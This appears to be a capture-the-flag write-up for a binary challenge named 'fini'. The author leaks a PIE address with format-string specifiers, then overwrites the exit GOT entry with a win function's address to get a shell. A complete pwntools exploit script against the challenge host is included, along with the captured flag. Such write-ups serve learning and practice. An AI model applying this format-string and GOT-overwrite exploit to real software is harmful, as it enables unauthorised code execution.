fini

"Hope you can FINIsh this challenge."


First thing that I did was connect to the given container and when asked to enter my name i did the classic `%p%p%p%p` and sure enough, it spit out a bunch of pointers.

Now I just had to find a pointer into the binary itself to defeat PIE.

So I started playing with longer positional specifiers, like `%10$p`, `%20$p`, and so on, until I finally saw an address that started with `0x55...`. That's the typical base address for a PIE binary on Linux.

Once I had that leak, I checked the binary's symbols (using objdump) and saw that `main` was at offset `0x10b0`. So, I just did: pie_base = leaked_addr - 0x10b0.

Using gdb i found a function called `win` and disassembled it:




So, if I could get the program to call `win`, I'd get a shell.

I also noticed the menu's "exit" option called the actual C `exit()` function. Since the binary had no RELRO, the GOT was writable. That meant I could overwrite the GOT entry for `exit` with the address of `win`. So, when I chose the "exit" menu option, it would actually call `win` and spawn me a shell.

I ran this script:

```
from pwn import *
import re

HOST, PORT = "ctf.ac.upt.ro", 9861
MAIN_OFF = 0x10b0
WIN_OFF = 0x1380
EXIT_GOT_OFF = 0x3420

io = remote(HOST, PORT)
io.recvuntil(b"name?")
io.sendline(b"%31$p")  # this index worked for me
data = io.recvuntil(b'>', timeout=2)
leak = int(re.search(rb'0x[0-9a-fA-F]+', data).group(), 16)
pie_base = leak - MAIN_OFF
win_addr = pie_base + WIN_OFF
exit_got = pie_base + EXIT_GOT_OFF

def write64(addr, val):
    io.sendline(b'1')
    io.recvuntil(b'Addr (hex):')
    io.sendline(f"{addr:x}".encode())
    io.recvuntil(b'Value (hex, 8 bytes):')
    io.sendline(f"{val:x}".encode())
    io.recvuntil(b'>')

write64(exit_got, win_addr)
io.sendline(b'2')
io.interactive()
```

I got a shell and using it i got the flag



flag: ctf{c503f30375fd0e91985b4d8f0c9cdc234c8018a8b3e1df3f4d1a126725f47d42}